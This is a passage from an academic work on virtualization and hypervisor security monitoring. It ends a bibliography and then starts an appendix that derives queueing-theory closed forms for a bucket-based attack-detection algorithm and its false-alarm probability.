Intel 64 and IA-32 Architectures Software Developer's Manual - Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D and 4. Intel Corporation, November 2020.

Shujian Ji, Kejiang Ye, and Cheng-Zhong Xu. Cmonitor: A monitoring and alarming platform for container-based clouds. In *International Conference on Cloud Computing*, pages 324–339. Springer, 2019.

Hai Jin, Wenbo Wang, Song Wu, Xiaofei Shi, and Deqing Zou. A vmm-based intrusion prevention system in cloud computing environment. *The Journal of Supercomputing*, 62(1):99–119, 2012.

A. Johansson and N. Suri. Error propagation profiling of operating systems. In *2005 International Conference on Dependable Systems and Networks (DSN'05)*, pages 86–95, 2005. doi: 10.1109/DSN.2005.45.

Wolfgang Kandek. VENOM hypervisor vulnerability CVE-2015-3456. *Qualys Security Blog*, May 2015. URL `https://blog.qualys.com/vulnerabilities-threat-research/2015/05/13/venom-hypervisor-vulnerability`.

Karama Kanoun and Lisa Spainhower. *Dependability Benchmarking for Computer Systems*. Wiley-IEEE Computer Society Pr, 2008. ISBN 9780470230558. doi: 10.1002/9780470370506.

Chia Hung Kao. Survey on evaluation of iot services leveraging virtualization technology. In *Proceedings of the 2020 5th International Conference on Cloud Computing and Internet of Things*, CCIOT 2020, page 2634, New York, NY, USA, 2020. Association for Computing Machinery. ISBN 9781450375276. doi: 10.1145/3429523.3429524. URL `https://doi.org/10.1145/3429523.3429524`.

Gerwin Klein, Kevin Elphinstone, Gernot Heiser, June Andronick, David Cock, Philip Derrin, Dhammika Elkaduwe, Kai Engelhardt, Rafal Kolanski, Michael Norrish, Thomas Sewell, Harvey Tuch, and Simon Winwood. sel4: Formal verification of an os kernel. In *Proceedings of the 22nd ACM Symposium on Operating Systems Principles (SOSP)*, pages 207–220, 2009. URL `https://www.researchgate.net/publication/220910193_SeL4_Formal_verification_of_an_OS_kernel`.

P Koopman and J DeVale. Comparing the robustness of POSIX operating systems. In *Digest of Papers. Twenty-Ninth Annual International Symposium on Fault-Tolerant Computing (Cat. No.99CB36352)*, pages 30–37, jun 1999a. ISBN 0-7695-0213-X. doi: 10.1109/FTCS.1999.781031.

P. Koopman and J. DeVale. Comparing the robustness of POSIX operating systems. In *Twenty-Ninth Annual International Symposium on Fault-Tolerant Computing, 1999.*, pages 30–37, June 1999b. doi: 10.1109/FTCS.1999.781031.

P. Koopman and J. DeVale. The exception handling effectiveness of POSIX operating systems. *IEEE Transactions on Software Engineering*, 26(9):837–848, 2000. ISSN 00985589. doi: 10.1109/32.877845.

Philip Koopman, John Sung, Christopher Dingman, Daniel Siewiorek, and Ted Marz. Comparing operating systems using robustness benchmarks. In *Proceedings of the IEEE Symposium on Reliable Distributed Systems*, pages 72–79, 1997. doi: 10.1109/reldis.1997.632800.

Kulenovic and Donko. A survey of static code analysis methods for security vulnerabilities. *Semantic Scholar*, 2023. URL `https://www.semanticscholar.org/paper/A-survey-of-static-code-analysis-methods-for-Kulenovic-Donko/c57281ddac3870eb3c567d6f3ead5a3ef97aafce`.

Tomas Kulik, Brijesh Dongol, Peter Gorm Larsen, Hugo Daniel Macedo, Steve Schneider, Peter W. V. Tran-Jørgensen, and James Woodcock. A survey of practical formal methods for security. *Form. Asp. Comput.*, 34(1), July 2022. ISSN 0934-5043. doi: 10.1145/3522582. URL `https://doi.org/10.1145/3522582`.

S. Kumar, J. Turner, and J. Williams. Advanced algorithms for fast and scalable deep packet inspection. In *2006 Symposium on Architecture For Networking And Communications Systems*, pages 81–92, Dec 2006. doi: 10.1145/1185347.1185359.

Mingzhe Li and Jingling Xue. A practical off-line taint analysis framework and its application in software analysis. *Journal of Systems and Software*, 110:100–114, 2015. URL `https://www.sciencedirect.com/science/article/abs/pii/S0167404815000218`.

Shih-Wei Li, Xupeng Li, Ronghui Gu, Jason Nieh, and John Zhuang Hui. A secure and formally verified linux kvm hypervisor. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 1782–1799, 2021. doi: 10.1109/SP40001.2021.00049.

Xiaodan Li, Xiaolin Chang, John A. Board, and Kishor S. Trivedi. A novel approach for software vulnerability classification. *Proceedings - Annual Reliability and Maintainability Symposium*, 2017. ISSN 0149144X. doi: 10.1109/RAM.2017.7889792.

vdso(7) — Linux manual page. Linux Foundation, 2021. Accessed: 2021-11-07.

Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In *27th USENIX Security Symposium (USENIX Security 2018)*, 2018.

Howard F. Lipson. Tracking and Tracing Cyber-Attacks : Technical Challenges and Global Policy. Technical Report November, Carnegie Mellon University, 2002.

Liquid Web. 8 virtualization security issues and risks, 2021. URL https://www.liquidweb.com/blog/virtualization-security-issues-and-risks/. Accessed: 2025-05-20.

Alan Litchfield and Abid Shahzad. A systematic review of vulnerabilities in hypervisors and their detection. In *AMCIS 2017 - America's Conference on Information Systems: A Tradition of Innovation*, volume 2017-Augus, 2017. ISBN 9780996683142.

H. Madeira, D. Costa, and M. Vieira. On the emulation of software faults by software fault injection. In *International Conference on Dependable Systems and Networks. DSN 2000*, pages 417–426, 2000. doi: 10.1109/ICDSN.2000.857571.

Christian Mainka, Juraj Somorovsky, and Jörg Schwenk. Penetration testing tool for web services security. In *2012 IEEE Eighth World Congress on Services*, pages 163–170, 2012. doi: 10.1109/SERVICES.2012.7.

Sean Marston, Zhi Li, Subhajyoti Bandyopadhyay, Juheng Zhang, and Anand Ghalsasi. Cloud computing—the business perspective. *Decision Support Systems*, 51(1):176–189, 2011.

Miquel Martinez, David De Andres, and Juan-Carlos Ruiz. Gaining confidence on dependability benchmarks' conclusions through back-to-back testing. In *2014 Tenth European Dependable Computing Conference (EDCC)*, pages 130–137. IEEE, 2014.

Fabio Massacci, Stephan Neuhaus, and Viet Hung Nguyen. After-life vulnerabilities: a study on firefox evolution, its vulnerabilities, and fixes. In *Third International Symposium, ESSoS*, pages 195–208, 2011.

Ibéria Medeiros, Nuno Neves, and Miguel Correia. Detecting and removing web application vulnerabilities with static analysis and data mining. *IEEE Transactions on Reliability*, 65(1):54–69, 2016. doi: 10.1109/TR.2015.2457411.

Aleksandar Milenkoski, Samuel Kounev, Alberto Avritzer, Nuno Antunes, and Marco Vieira. On benchmarking intrusion detection systems in virtualized environments. *arXiv preprint arXiv:1410.1160*, 2014a.

Aleksandar Milenkoski, Bryan D Payne, Nuno Antunes, Marco Vieira, and Samuel Kounev. Experience report: an analysis of hypercall handler vulnerabilities. In *IEEE 25th International Symposium on Software Reliability Engineering (ISSRE 2014)*, pages 100–111. IEEE, 2014b.

Aleksandar Milenkoski, Bryan D. Payne, Nuno Antunes, Marco Vieira, Samuel Kounev, Alberto Avritzer, and Matthias Luft. Evaluation of intrusion detection systems in virtualized environments using attack injection. In *Proceedings of the 18th International Symposium on Research in Attacks, Intrusions, and Defenses - Volume 9404*, RAID 2015, page 471492, Berlin, Heidelberg, 2015a. Springer-Verlag. ISBN 9783319263618.

Aleksandar Milenkoski, Bryan D Payne, Nuno Antunes, Marco Vieira, Samuel Kounev, Alberto Avritzer, and Matthias Luft. Evaluation of intrusion detection systems in virtualized environments using attack injection. In *International Symposium on Recent Advances in Intrusion Detection*, 2015b.

Aleksandar Milenkoski, Marco Vieira, Samuel Kounev, Alberto Avritzer, and Bryan D Payne. Evaluating computer intrusion detection systems: A survey of common practices. *ACM Computing Surveys (CSUR)*, 48(1):12, 2015c.

Barton P. Miller, Louis Fredriksen, and Bryan So. An empirical study of the reliability of UNIX utilities. *Communications of the ACM*, 33(12):32–44, 1990. doi: 10.1145/96267.96279.

Barton P. Miller, Mengxiao Zhang, and Elisa R. Heymann. The relevance of classic fuzz testing: Have we solved this one? *IEEE Trans. Softw. Eng.*, 48(6):2028–2039, June 2022. ISSN 0098-5589. doi: 10.1109/TSE.2020.3047766.

Mark D. Miller, Alan C. Schultz, Jeffrey M. Smith, and Brent R. Hilf. The inevitability of failure: The flawed assumption of security in modern computing environments. Technical report, National Security Agency (NSA), 2001. URL `https://www.nsa.gov/portals/75/documents/resources/everyone/digital-media-center/publications/research-papers/the-inevitability-of-failure-paper.pdf`.

Mitre. Common vulnerabilities and exposures. `https://cve.mitre.org/`, 2021. Accessed: 2021-07-03.

MITRE. Common Weakness Enumeration. `https://cwe.mitre.org/`, 2021. Accessed: 2021-06-09.

John D. Musa. Operational Profiles in Software-Reliability Engineering. *IEEE Software*, 10(2):14–32, 1993. ISSN 07407459. doi: 10.1109/52.199724.

Roberto Natella, Domenico Cotroneo, Joao A. Duraes, and Henrique S. Madeira. On fault representativeness of software fault injection. *IEEE Transactions on Software Engineering*, 39(1):80–96, 2013. ISSN 00985589. doi: 10.1109/TSE.2011.124.

Roberto Natella, Domenico Cotroneo, and Henrique S. Madeira. Assessing dependability with software fault injection: A survey. *ACM Computing Surveys*, 48(3), 2016. doi: 10.1145/2841425.

Afonso Araújo Neto and Marco Vieira. Selecting secure web applications using trustworthiness benchmarking. *Int. Journal of Dependable and Trustworthy Information Systems (IJDTIS)*, 2(2):1–16, 2011.

Nuno Neves, João Antunes, Miguel Correia, Paulo Veríssimo, and Rui Neves. Using attack injection to discover new vulnerabilities. *Proceedings of the International Conference on Dependable Systems and Networks*, 2006:457–466, 2006. doi: 10.1109/DSN.2006.72.

Hong Quy Nguyen, Thong Hoang, Hoa Khanh Dam, and Aditya Ghose. Graph-based explainable vulnerability prediction. *Information and Software Technology*, 177:107566, 2025. ISSN 0950-5849. doi: https://doi.org/10.1016/j.infsof.2024.107566.

NIST. National Vulnerability Database. `https://nvd.nist.gov/`, 2021. Accessed: 2021-06-07.

Paulo Nunes, José Fonseca, and Marco Vieira. Blending static and dynamic analysis for web application security. In *IEEE Conference Proceedings*, 2022. URL `https://ieeexplore.ieee.org/abstract/document/10813334`.

Rui André Oliveira, Miquel Martínez Raga, Nuno Laranjeiro, and Marco Vieira. An approach for benchmarking the security of web service frameworks. *Future Generation Computer Systems*, 110:833–848, nov 2020. ISSN 0167739X. doi: 10.1016/j.future.2019.10.027.

OpenAI. Chatgpt-4o (mini). `https://openai.com/chatgpt`, 2024. Accessed May 2025. ChatGPT-4o is a multimodal model by OpenAI, optimized for faster and smaller deployment (mini variant).

Oracle. What Is Cloud Migration? Importance, Benefits, and Strategy. `https://www.oracle.com/cloud/cloud-migration/`, 2024. Accessed: 2024-11-12.

Andy Ozment and Stuart E Schechter. Milk or Wine : Does Software Security Improve with Age ? *15th USENIX Security Symposium*, pages 93–104, 2006.

Ewan S Page. Continuous inspection schemes. *Biometrika*, 41(1/2):100–115, 1954.

Rajendra Patil and Chirag Modi. An exhaustive survey on security concerns and solutions at different components of virtualization. *ACM Computing Surveys*, 52(1), 2019. ISSN 15577341. doi: 10.1145/3287306.

Karthik Pattabiraman, Nithin Nakka, Zbigniew Kalbarczyk, and Ravishankar Iyer. Symplfied: Symbolic program-level fault injection and error detection framework. In *2008 IEEE International Conference on Dependable Systems and Networks With FTCS and DCC (DSN)*, pages 472–481, 2008. doi: 10.1109/DSN.2008.4630118.

Bryan D. Payne, Martim Carbone, Monirul Sharif, and Wenke Lee. Lares: An architecture for secure active monitoring using virtualization. In *2008 IEEE Symposium on Security and Privacy (sp 2008)*, pages 233–247, 2008. doi: 10.1109/SP.2008.24.

Dan Pelleg, Muli Ben-Yehuda, Rick Harper, Lisa Spainhower, and Tokunbo Adeshiyan. Vigilant: out-of-band detection of failures in virtual machines. *SIGOPS Oper. Syst. Rev.*, 42(1):26–31, January 2008. ISSN 0163-5980. doi: 10.1145/1341312.1341319. URL `https://doi.org/10.1145/1341312.1341319`.

Diego Perez-Botero, Jakub Szefer, and Ruby B. Lee. Characterizing hypervisor vulnerabilities in cloud computing servers. In *Proceedings of the 1st International Workshop on Security in Cloud Computing (SCC)*, pages 3–10, 2013. doi: 10.1145/2484402.2484406.

Diego Perez-Botero, Jakub Szefer, and Ruby B Lee. Characterizing hypervisor vulnerabilities in cloud computing servers. In *Proceedings of the 2013 international workshop on Security in cloud computing*, pages 3–10. ACM, 2013.

Cuong Pham, Zachary Estrada, Phuong Cao, Zbigniew Kalbarczyk, and Ravishankar K. Iyer. Reliability and security monitoring of virtual machines using hardware architectural invariants. In *2014 44th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 13–24, 2014. doi: 10.1109/DSN.2014.19.

M. Pistoia, S. Chandra, S. J. Fink, and E. Yahav. A survey of static analysis methods for identifying security vulnerabilities in software systems. *IBM Systems Journal*, 46(2):265–288, 2007. doi: 10.1147/sj.462.0265.

Proxmox Forum. Meltdown and spectre discussion thread, 2018. URL `https://forum.proxmox.com/threads/intel-bug-meltdown-and-kvm-qemu.39559/`. Accessed: 2025-05-20.

Jane Radatz, Anne Geraci, and Freny Katki. IEEE Standard Glossary of Software Engineering Terminology. *IEEE Std*, 610121990, 1990.

R.G. Ragel and S. Parameswaran. Impres: integrated monitoring for processor reliability and security. In *2006 43rd ACM/IEEE Design Automation Conference*, pages 502–505, 2006. doi: 10.1145/1146909.1147041.

A Gomez Ramirez, M Martinez Pedreira, Costin Grigoras, Latchezar Betev, Camilo Lara, Udo Kebschull, ALICE Collaboration, et al. A security monitoring framework for virtualization based hep infrastructures. In *Journal of Physics: Conference Series*, page 102004. IOP Publishing, 2017.

Kaveh Razavi, Ben Gras, Erik Bosman, Bart Preneel, Cristiano Giuffrida, and Herbert Bos. Flip feng shui: Hammering a needle in the software stack. In *25th USENIX Security Symposium (USENIX Security 2016)*, 2016.

Eric Rescorla. Is finding security holes a good idea? *IEEE Security and Privacy*, 3 (1):14–19, jan 2005. ISSN 15407993. doi: 10.1109/MSP.2005.17.

Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, you, get off of my cloud: Exploring information leakage in third-party compute clouds. In *Proceedings of the 16th ACM Conference on Computer and Communications Security (CCS)*, pages 199–212, 2009. doi: 10.1145/1653662.1653687.

Ronald Ross. Guide for applying the risk management framework to federal information systems: A security life cycle approach. Technical Report NIST SP 800-37 Rev. 1, National Institute of Standards and Technology, 2014. URL `https://csrc.nist.gov/publications/detail/sp/800-37/rev-1/final`.

Arjun Roy, Hongyi Zeng, Jasmeet Bagga, George Porter, and Alex C. Snoeren. Inside the social network's (datacenter) network. In Steve Uhlig, Olaf Maennel, Brad Karp, and Jitendra Padhye, editors, *Proceedings of the 2015 ACM Conference on Special Interest Group on Data Communication, SIGCOMM 2015, London, United Kingdom, August 17-21, 2015*, pages 123–137. ACM, 2015. doi: 10.1145/2785956.2787472. URL `https://doi.org/10.1145/2785956.2787472`.

Moamar Sayed-Mouchaweh and Edwin Lughofer. *Learning in non-stationary environments: methods and applications*. Springer Science & Business Media, 2012.

Karen Scarfone, Murugiah Souppaya, Amanda Cody, and Angela Orebaugh. NIST SP 800-115: Technical Guide to Information Security Testing and Assessment. https://doi.org/10.6028/NIST.SP.800-115, September 2008. NIST Special Publication 800-115.

Karen Scarfone, Murugiah Souppaya, and Peter Hoffman. Guide to security for full virtualization technologies. Technical Report NIST SP 800-125, National Institute of Standards and Technology (NIST), 2011. URL https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-125.pdf.

Daniele Sgandurra and Emil Lupu. Evolution of attacks, threat models, and solutions for virtualized systems. *ACM Computing Surveys*, 48(3), feb 2016. ISSN 15577341. doi: 10.1145/2856126.

Ze Sheng, Zhicheng Chen, Shuning Gu, Heqing Huang, Guofei Gu, and Jeff Huang. Llms in software security: A survey of vulnerability detection techniques and insights, 2025. URL https://arxiv.org/abs/2502.07049.

Lei Shi, Yuming Wu, Yubin Xia, Nathan Dautenhahn, Haibo Chen, Binyu Zang, and Jinming Li. Deconstructing xen. In *NDSS*, 2017.

Adam Shostack. *Threat Modeling: Designing for Security*. Wiley, 2014.

Michael Sipser. *Introduction to the Theory of Computation*. Cengage Learning, 2012.

Chad Spensky, Hongyi Hu, and Kevin Leach. Lo-phi: Low-observable physical host instrumentation for malware analysis. In *NDSS*, 2016.

Keith Stouffer, Joe Falco, and Karen Scarfone. Guide to industrial control systems (ics) security. Technical Report SP 800-82 Rev. 2, National Institute of Standards and Technology, 2015. URL https://doi.org/10.6028/NIST.SP.800-82r2. NIST Special Publication 800-82 Revision 2.

TechTarget Editorial. What is a virtual machine escape attack?, 2024. URL https://www.techtarget.com/whatis/definition/virtual-machine-escape.

Trail of Bits. The good, the bad, and the weird, 2018. URL https://blog.trailofbits.com/2018/10/26/the-good-the-bad-and-the-weird/. Accessed: 2024-12-26.

TPC Express Benchmark ^{TM} V (TPCx-V) Specification. Transaction Processing Performance Council (TPC), 04 2019.

Ubuntu. Stress NG, 2019. https://kernel.ubuntu.com/~cking/stress-ng/.

Amit Vasudevan, Sagar Chaki, Limin Jia, Jonathan McCune, James Newsome, and Anupam Datta. Design, implementation and verification of an extensible and modular hypervisor framework. In *Proceedings - IEEE Symposium on Security and Privacy*, pages 430–444, 2013. ISBN 9780769549774. doi: 10.1109/SP.2013.36.

M. Vieira, N. Laranjeiro, and H. Madeira. Assessing Robustness of Web-Services Infrastructures. In *37th Annual IEEE/IFIP Int. Conf. on Dependable Systems and Networks (DSN07)*, pages 131–136, 2007. doi: 10.1109/DSN.2007.16.

Abraham Wald. Sequential tests of statistical hypotheses. *The annals of mathematical statistics*, 16(2):117–186, 1945.

Arielle Waldman. CrowdStrike Warns of Rise in VMware ESXi Hypervisor Attacks. `https://www.techtarget.com/searchsecurity/news/366537519/CrowdStrike-warns-of-rise-in-VMWare-ESXi-hypervisor-attacks`, May 2023. Accessed: 2024-11-12.

Marcel Wallschläger, Anton Gulenko, Florian Schmidt, Odej Kao, and Feng Liu. Automated anomaly detection in virtualized services using deep packet inspection. *Procedia Computer Science*, 110:510–515, 2017.

Xen Project Wiki. X86 paravirtualised memory management. `https://wiki.xenproject.org/wiki/X86_Paravirtualised_Memory_Managemen`, 2015. Accessed: 2021-02-27.

Xen. Xen Security Advisory. `https://xenbits.xen.org/xsa/`, 2015. Accessed: 2021-03-27.

Xen Project. Dom0 and domu explained. `https://wiki.xenproject.org/wiki/Dom0`, 2024. Accessed: 2025-05-20.

Xen Project Security Team. Xen security advisory XSA-148: Uncontrolled creation of large page mappings by PV guests (cve-2015-7835). Xen Security Advisory, Oct 2015. Available: `http://xenbits.xen.org/xsa/advisory-148.html`.

Meng Xu, Sanidhya Kashyap, Hanqing Zhao, and Taesoo Kim. Krace: Data race fuzzing for kernel file systems. In *2020 IEEE Symposium on Security and Privacy, SP 2020, San Francisco, CA, USA, May 18-21, 2020*, pages 1643–1660. IEEE, 2020. doi: 10.1109/SP40000.2020.00078. URL `https://doi.org/10.1109/SP40000.2020.00078`.

Fabian Yamaguchi, Nico Golde, Daniel Arp, and Konrad Rieck. Modeling and discovering vulnerabilities with code property graphs. In *2014 IEEE Symposium on Security and Privacy*, pages 590–604. IEEE, 2014. doi: 10.1109/SP.2014.44.

Su-Fen Yang and Smiley W Cheng. A new non-parametric cusum mean chart. *Quality and Reliability Engineering International*, 27(7):867–875, 2011.

Emrah Yasasin, Julian Prester, Gerit Wagner, and Guido Schryen. Forecasting IT security vulnerabilities An empirical analysis. *Computers and Security*, 88: 101610, jan 2020. ISSN 01674048. doi: 10.1016/j.cose.2019.101610.

Mohammed J. Zaki and Jr. Wagner Meira. *Data Mining and Analysis: Fundamental Concepts and Algorithms*. Cambridge University Press, 2014. ISBN 9780521766333.

Fengzhe Zhang, Jin Chen, Haibo Chen, and Binyu Zang. Cloudvisor: retrofitting protection of virtual machines in multi-tenant cloud with nested virtualization. In *Twenty-Third ACM Symposium on Operating Systems Principles*, pages 203–216. ACM, 2011.

Tianwei Zhang, Yinqian Zhang, and Ruby B. Lee. DoS attacks on your memory in the cloud. In *Proceedings of the 2017 ACM Asia Conference on Computer and Communications Security (AsiaCCS)*, 2017a. doi: 10.1145/3052973.3052978.

Tianwei Zhang, Yinqian Zhang, and Ruby B. Lee. Memory dos attacks in multi-tenant clouds: Severity and mitigation, 2017b. URL `https://arxiv.org/abs/1603.03404`.

Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-VM side channels and their use to extract private keys. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security (CCS)*, pages 305–316, 2012. doi: 10.1145/2382196.2382230.

Tommaso Zoppi, Andrea Ceccarelli, and Andrea Bondavalli. Unsupervised algorithms to detect zero-day attacks: Strategy and application. *IEEE Access*, 9: 90603–90615, 2021. doi: 10.1109/ACCESS.2021.3090957.

Deqing Zou, Sujuan Wang, Shouhuai Xu, Zhen Li, and Hai Jin. μVulDeePecker: A Deep Learning-Based System for Multiclass Vulnerability Detection . *IEEE Transactions on Dependable and Secure Computing*, 18(05):2224–2236, September 2021. ISSN 1941-0018. doi: 10.1109/TDSC.2019.2942930. URL `https://doi.ieeecomputersociety.org/10.1109/TDSC.2019.2942930`.

Moshe Zukerman. Introduction to queueing theory and stochastic teletraffic models. *arXiv preprint arXiv:1307.2968*, 2013.

Appendices

Appendix A

Sequential Performance Analysis Closed Forms and Derivations

A.1 Birth-death process subsumed by the bucket algorithm

The models considered in our work are discrete time models, wherein transitions occur after a sample is collected. Nonetheless, for analytical purposes it is instrumental to also consider the corresponding continuous time models, wherein samples arrive according to a Poisson process, i.e., the mean time between samples is exponentially distributed. All the results derived in this appendix that are used throughout the rest of the paper hold for general distributions, as they ultimately rely on transition probabilities (transition rates, when used, appear to simplify presentation when leveraging results from M/M/1 and M/M/1/K queues, but the final results are a function of transition probabilities as opposed to transition rates).s

The bucket algorithm with a single bucket corresponds to an M/M/1 queue in discrete time. Let λ and μ be the birth and death rates, $\rho = \lambda/\mu$, and let $p = \mu/(\lambda + \mu)$ be the probability that a death (removal of ball from bucket) occurs before a birth (addition of ball into bucket). As mentioned in the above paragraph, all our results depend on λ and μ only through p, noting that[1]

$$\rho = \frac{1}{p} - 1.$$

Time is measured in number of collected samples, i.e., we consider a discrete time system where each time slot corresponds to the duration between two sample collections. The mean time to reach state N starting from state 0 is given by first passage time arguments (see Section 2.5.3 in [Zukerman, 2013]).

Let V_N be the mean time to reach state N from state 0, and let U_{n-1} be the mean

[1] When considering a single bucket, we let $\rho = \rho_1$ and $p = p_1$.




Figure A.1: Bucket diagram for $B = 2$.

time to reach state n from state $n-1$. Then,

$$V_N = \sum_{n=1}^{N} U_{n-1} \tag{A.1}$$

where

$$U_0 = \frac{1+\rho}{\rho} = \frac{1}{1-p} \tag{A.2}$$

$$U_n = 1 + p(U_{n-1} + U_n) = \frac{1 + pU_{n-1}}{1-p} \tag{A.3}$$

Solving the recursion above, we obtain an expression for U_n that we then use to express V_N in closed form.

A.1.1 Derivation of U_n

Direct derivation

Let $q = 1/(1-p)$ and $r = p/(1-p)$. Then,

$$U_0 = \frac{1}{1-p} \tag{A.4}$$

$$U_n = q\frac{1-r^n}{1-r} + r^n U_0 = q\frac{r^n - 1}{r-1} + r^n U_0 \tag{A.5}$$

Note that $1 - r = (1-2p)/(1-p)$. Then,

$$U_n = \frac{1-r^n}{1-2p} + r^n U_0 \tag{A.6}$$

Note also that

$$r = \frac{\mu}{\lambda} = \rho^{-1} = \frac{p}{1-p} \tag{A.7}$$

$$U_n = \frac{1-\rho^{-n}}{1-2p} + \rho^{-n}(1+\rho^{-1}) \tag{A.8}$$

$$= \frac{1+\rho}{\rho}\frac{1-\rho^{-n}}{1-\rho^{-1}} + \rho^{-n}(1+\rho^{-1}) \tag{A.9}$$

Alternative derivation

Next, we provide an alternative derivation for U_n, leveraging results about the M/M/1/K queue. As pointed out in the beginning of this appendix, the M/M/1/K model assumes that samples arrive according to a Poisson process, but this assumption is removed after uniformization, as detailed next.

The steady state probability of state $K+1$ at an M/M/1/K+1 system is given by

$$\tilde{\pi}_{K+1} = \rho^{K+1}\frac{1-\rho}{1-\rho^{K+2}} \tag{A.10}$$

Note also that

$$\frac{1}{\tilde{\pi}_{K+1}} = \frac{1}{\rho^{K+1}}\frac{1}{1-\rho} - \rho\frac{1}{1-\rho} \tag{A.11}$$

The mean time to go from state K to state $K+1$ in an M/M/1/K+1 system is

$$\tilde{U}_K = \frac{1}{\mu}\left(\frac{1}{\tilde{\pi}_{K+1}} - 1\right) \tag{A.12}$$

Now, note that the M/M/1/K+1 system is a continuous time system, whereas the system under consideration here is discrete time. We use uniformization to convert one into the other,

$$P = \frac{Q}{\lambda+\mu} + I \tag{A.13}$$

where P is the transition probability matrix of the discrete time system. Indeed, we let the uniformization rate equal $\lambda+\mu$, meaning that the uniformized system will make transitions on average every $1/(\lambda+\mu)$ time units, where time is measured according to the original continuous time system (for additional background on uniformization, see [Heyman and Sobel, 1982]). Therefore, the mean number of transitions to reach state $K+1$ from state K is given by (A.12) divided by $1/(\lambda+\mu)$,

$$U_K = \frac{\lambda+\mu}{\mu}\left(\frac{1}{\tilde{\pi}_{K+1}} - 1\right) = (\rho+1)\frac{\rho^{-K-1}-1}{1-\rho}. \tag{A.14}$$

Finally, (A.14) is equivalent to (A.9) replacing n by K.

A.1.2 Derivation of V_N

Next, we derive an expression for V_N,

$$V_N = (\rho+1)\sum_{n=0}^{N-1}\frac{\rho^{-n-1}-1}{1-\rho} \tag{A.15}$$

$$= \frac{\rho+1}{(1-\rho)\rho^N}\left(\frac{1-\rho^N}{1-\rho} - \rho^N N\right) \tag{A.16}$$

In particular, if $N=1$ the above expression reduces to

$$V_1 = c = \frac{\rho+1}{1-\rho}\left(\frac{\rho^{-1}-1}{1-\rho} - 1\right) = \frac{1+\rho}{\rho} \tag{A.17}$$

as expected.

Table A.1: Table of notation: a transition occurs after every sample. At state 0, we may have self-transitions.

Variable	Description
K	current bucket
d	number of items in current bucket
B	number of buckets
D	maximum depth of each bucket
V_N	mean number of transitions to reach state N from state 0
$V_{D,i,j}$	mean number of samples to increment the number of balls in bucket i by D units, starting from j balls at bucket i
U_n	mean number of transitions to reach state $n+1$ from state n
p	probability of sample response time being smaller than target, i.e., probability of a "good" sample, $p = \mu/(\lambda+\mu)$
ρ	mean number of "bad" samples collected until collecting a "good" one, i.e., until collecting one that reduces the number of balls in a bucket or maintains the state at 0, $\rho = (1/p) - 1 = \lambda/\mu$

A.2 Probability of false positive before detecting an attack

Assuming that V_N can be roughly approximated by a constant, and that the mean time between attacks is exponentially distributed with mean α, the probability that we will get a false positive before we detect an attack is given by

$$f = e^{-V_N/\alpha} \tag{A.18}$$

Alternatively, if we approximate V_N by an exponential distribution,

$$f = \frac{1/V_N}{1/V_N + 1/\alpha} = \left(1 + \frac{V_N}{\alpha}\right)^{-1} \tag{A.19}$$

A.2.1 General case: varying number of buckets and bucket depth

Next, extend the above analysis for the case of multiple buckets. We focus on expectations (distributions are discussed in [Fill, 2009]). Recall that $A_B(D;(p_1,p_2,\ldots,p_B))$ is the mean time until absorption, measured in number of collected samples, accounting for B buckets of depth D each. Note that $A_B(D;(p_1,p_2,\ldots,p_B))$ is the mean time until a false alarm, starting from the initial state 0, and can be expressed either through $(p_1,p_2,\ldots,p_B)$ or $(\rho_1,\rho_2,\ldots,\rho_B)$,

$$A_B(D;(\rho_1,\rho_2,\ldots,\rho_B)) = V_{D+1,1,0} + \sum_{i=2}^{B} V_{D,i,1} \tag{A.20}$$




Figure A.2: As the bucket depth increases, the probability of false alarm decreases but the time to detect attacks increases.

where $V_{D,i,j}$ is the mean number of samples to increment the number of balls in bucket i by D units, starting from the state wherein the system has j balls at bucket i. The expression of $V_{D+1,1,0}$ was previously computed, and is given by (A.16),

$$V_{D+1,1,0} = V_{D+1} \tag{A.21}$$

$$= \frac{\rho_1 + 1}{(1-\rho_1)\rho_1^{D+1}} \left(\frac{1-\rho_1^{D+1}}{1-\rho_1} - \rho_1^{D+1}(D+1) \right) \tag{A.22}$$

To derive an expression for $V_{D,i,1}$, we let $U_{j,i}$ be the mean time to increment the number of balls at bucket i by 1 unit, starting from $j+1$ balls.[2] Then,

$$V_{D,i,1} = \sum_{j=0}^{D-1} U_{j,i} \tag{A.23}$$

and

